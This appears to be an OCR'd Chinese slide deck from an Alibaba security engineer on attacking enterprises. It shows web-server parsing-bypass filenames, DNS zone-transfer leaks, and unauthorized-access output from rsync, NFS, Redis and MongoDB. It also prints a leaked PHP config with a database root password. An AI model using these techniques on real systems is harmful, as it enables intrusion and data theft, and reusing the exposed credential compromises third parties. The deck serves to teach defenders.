阿里安全

从攻击的角度看企业安全

王永涛-阿里巴巴-攻防对抗

方法 手段 ？我是怎么样一步步走进敏感区？

员工安全意识

第三方设备、软件

安全？

Web

中间件

服务器

Wlan

- 第三方软件安全题？
- 高效的渗透？Case分析
- 企业安全现状？
- 买安全产品还是被黑？

01

第三方软件带来的安全问题

webserver解析漏洞

iis解析漏洞
受影响版本:
iis 6.0

sanr.asp;.jpg
sanr.asp/sanr.jpg

Fast-CGI 解析漏洞
受影响版本:
IIS 7.0
IIS 7.5
Nginx <8.03


sanr.jpg/.php

apache解析漏洞
受影响版本:
全版本

sanr.php.alisafe

DNS域传送

dns配置不当，导致一些子域名泄露




修复方案：

1.allow-transfer {ipaddress;}; 通过ip限制可进行域传送的服务器

2.allow-transfer { key transfer; }; 通过key限制可进行域传送的服务器


iis put 写权限利用

开启webday 目录开启写权限




未授权访问(1)

memcached未授权访问 信息泄漏



mongodb 未授权访问 信息泄漏



db version v2.6.4
git hash: 3a930be0eb92d772aa855ebb711ac91d658ee910
uptime: 10626849 seconds

overview (only reported if can acquire read lock quickly)


time to get readlock: 0ms
databases: 6
Cursors: 0
replication:
master: 0
slave: 0

clients

Client	Opid	Locking	Waiting	SecsRunning	Op	
signalProcessingThread	0		{ waitingForLock: false }		0	
DataFileSync	1		{ waitingForLock: false }		0	
initandlisten	10		{ waitingForLock: false }		2002	local.
journal	3		{ waitingForLock: false }		0	
snapshotthread	9		{ waitingForLock: false }		0	
clientcursormon	6		{ waitingForLock: false }		0	
RangeDeleter	8		{ waitingForLock: false }		0	
websvr	11		{ waitingForLock: false }		0	admin
conn6269	1783583		{ waitingForLock: false }		2004	Lawy

未授权访问(2)

Jekings 未授权访问　命令执行



Rsync 未授权访问

```
root@bt:~# rsync .           ::www
drwxrwxrwx        4096 2013/06/08 16:11:24 .
-rwxrwxrwx        6698 2010/01/06 18:10:28 .bash_history
-rwxrwxrwx          24 2010/10/20 09:46:24 .bash_logout
-rwxrwxrwx         191 2010/10/20 09:46:24 .bash_profile
-rwxrwxrwx         124 2010/10/20 09:46:24 .bashrc
lrwxrwxrwx           8 2010/11/23 04:56:36 05dengji
-rwxrwxrwx       19546 2009/01/05 13:58:26 0711.htm
-rwxrwxrwx        1418 2005/08/27 10:18:08 1.htm
-rwxrwxrwx        2355 2005/08/27 10:18:09 1new_course.js
-rwxrwxrwx       77839 2007/04/12 10:15:00 2007-4-12_index.htm
-rwxrwxrwx       33639 2007/05/31 16:49:49 20070531_bak.htm
-rwxrwxrwx       33274 2007/07/04 15:25:57 20070731.htm
-rwxrwxrwx       33270 2007/07/26 14:07:25 20070915.htm
-rwxrwxrwx       32585 2007/11/12 12:27:59 20071031.htm
-rwxrwxrwx       17478 2005/08/27 10:18:09 336202.jpg
-rwxrwxrwx         847 2005/08/27 07:08:05 404.htm
-rwxrwxrwx         171 2005/08/27 10:18:13 NewPage.htm
-rwxrwxrwx     5369856 2008/04/17 16:21:56 Rose2003.rar
-rwxrwxrwx           6 2005/09/22 09:56:32 a.html
lrwxrwxrwx          49 2010/11/22 18:36:50 art
-rwxrwxrwx           0 2006/06/29 15:06:31 bbs_ccidedu.html
-rwxrwxrwx       39814 2009/01/08 17:44:53 bsi1.jpg
-rwxrwxrwx       18334 2009/01/08 17:45:56 bsi2.jpg
-rwxrwxrwx      184324 2006/08/09 09:34:45 card.html
```

未授权访问(3)

NFS未授权访问


```
Nmap scan report for 10.130.215.7
Host is up (0.00s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
111/tcp  open  rpcbind
| nfs-ls:
|   Arguments:
|     maxfiles: 10 (file listing output limited)
|
|   NFS Export: /home/rs
|   NFS Access: Read Lookup Modify Extend Delete NoExecute
|     PERMISSION  UID   GID  SIZE  MODIFICATION TIME    FILENAME
|     drwxrwxrwx  1100  500  4096  2011-01-06T07:38:16  /home/rs
|     -rwxrwxrwx  1100  500  2037  2011-06-02T07:44:06  .bash_history
|     -rwxrwxrwx  1100  500  33    2010-11-04T08:34:52  .bash_logout
|     -rwxrwxrwx  1100  500  176   2010-11-04T08:34:52  .bash_profile
|     -rwxrwxrwx  1100  500  124   2010-11-04T08:34:52  .bashrc
|     -rwxrwxrwx  1100  500  515   2010-11-04T08:34:52  .emacs
|     drwxrwxrwx  1100  500  4096  2010-11-04T08:34:52  .mozilla
|     drwxrwxrwx  1100  500  4096  2010-11-04T08:34:52  .ssh
|     -rwxrwxrwx  1100  500  658   2010-11-04T08:34:52  .zshrc
|     drwxrwxrwx  1100  500  4096  2012-09-25T08:22:17  groupring
|_    drwxrwxrwx  1100  500  4096  2011-11-18T14:27:49  promptring
```

Redis 未授权访问

```
Telnet
info
$794
# Server
redis_version:2.8.17
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:13ca5a58f4a00104
redis_mode:sentinel
os:Linux 2.6.32-358.6.2.el6.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.4.7
process_id:13690
run_id:4ef54ef2bd67219f72265e693d85475a9653280a
tcp_port:27000
uptime_in_seconds:7680138
uptime_in_days:88
hz:19
lru_clock:13135371
config_file:/etc/redis/sentinel_7.conf

# Sentinel
sentinel_masters:3
sentinel_tilt:0
sentinel_running_scripts:0
sentinel_scripts_queue_length:0
master0:name=sentinel-main,status=ok,address=10.162.48.166:7001,slaves=1,sentinels=3
```

信息泄漏(1)


Svn配置不当导致敏感信息泄漏



Git配置不当导致敏感信息泄漏


信息泄漏(2)

web容器 配置不当导致敏感信息泄漏





```
crontab -l
crontab -e
crontab -l
ls -alh /home/server/apache/cacti/poller.php
/usr/bin/php5-cgi /home/server/apache/cacti/poller.php
ls -alh /usr/bin/php5-cgi
ls -alh /usr/bin/php5
phpt /home/server/apache/cacti/poller.php
php5 /home/server/apache/cacti/poller.php
sudo crontab -e
crontab -e
w
w
crontab -l
/usr/bin/php5 /home/server/apache/cacti/poller.php
df -h
/usr/bin/php5 /home/server/apache/cacti/poller.php
vi /home/server/apache/cacti/poller.php
ls
ls -alh
tail core.710
rm core.*
w
/usr/bin/php5 /home/server/apache/cacti/poller.php
ls
ls -alh
cd /home/server/apache/logs/
ls
ls -alh
tail error.log
w
crontab -l
/usr/bin/php5 /home/server/apache/cacti/poller.php
```


编辑器遗留备份导致敏感信息泄漏





```
<?php


$_config = array();

// ------------------------------  CONFIG DB  ------------------------------ //
$_config['db'][1]['dbhost'] = 'localhost';
$_config['db'][1]['dbuser'] = 'root';
$_config['db'][1]['dbpw'] = 'bbswzljl2011';
$_config['db'][1]['dbcharset'] = 'utf8';
$_config['db'][1]['pconnect'] = '0';
$_config['db'][1]['dbname'] = 'ultrax2012';
$_config['db'][1]['tablepre'] = 'cdb_';
$_config['db']['common']['slave_except_table'] = '';

// ------------------------------  CONFIG MEMORY  ------------------------------ //
$_config['memory']['prefix'] = 'i4OwwQ_';
$_config['memory']['eaccelerator'] = 1;
$_config['memory']['apc'] = 1;
$_config['memory']['xcache'] = 1;
$_config['memory']['memcache']['server'] = '';
$_config['memory']['memcache']['port'] = 11211;
$_config['memory']['memcache']['pconnect'] = 1;
$_config['memory']['memcache']['timeout'] = 1;

// ------------------------------  CONFIG SERVER  ------------------------------ //
$_config['server']['id'] = 1;

// ------------------------------  CONFIG DOWNLOAD  ------------------------------ //
$_config['download']['readmod'] = 2;
$_config['download']['xsendfile']['type'] = '0';
$_config['download']['xsendfile']['dir'] = '/down/';

// ------------------------------  CONFIG CACHE  ------------------------------ //
$_config['cache']['type'] = 'sql';
```

弱口令-密码通用





远程桌面连接
远程桌面
连接
计算机(C):
192.168.7.57
用户名:
192.168.7.57
192.168.7.49
192.168.7.67
192.168.7.55
192.168.7.66
192.168.7.48
192.168.7.53
选项(O)
帮助(H)

Ssh信任-免密码登录


WinSCP
Local Mark Files Commands Session Options Remote Help
Default
My documents
.ssh
Name Size Type Changed Attr
Parent direct... 2015/9/3... r
文件夹 2012/7/5 ...
文件夹 2012/7/5 ... sh
文件夹 2012/7/5 ... sh
文件夹 2012/7/5 ... sh
文件夹 2015/9/3...
Name Ext Size Chang
authorized_keys_bak 2,005 2014/5
id_rsa 1,671 2013/9
id_rsa.pub 401 2013/9
known_hosts 4,340 2014/5
/.ssh/known_host
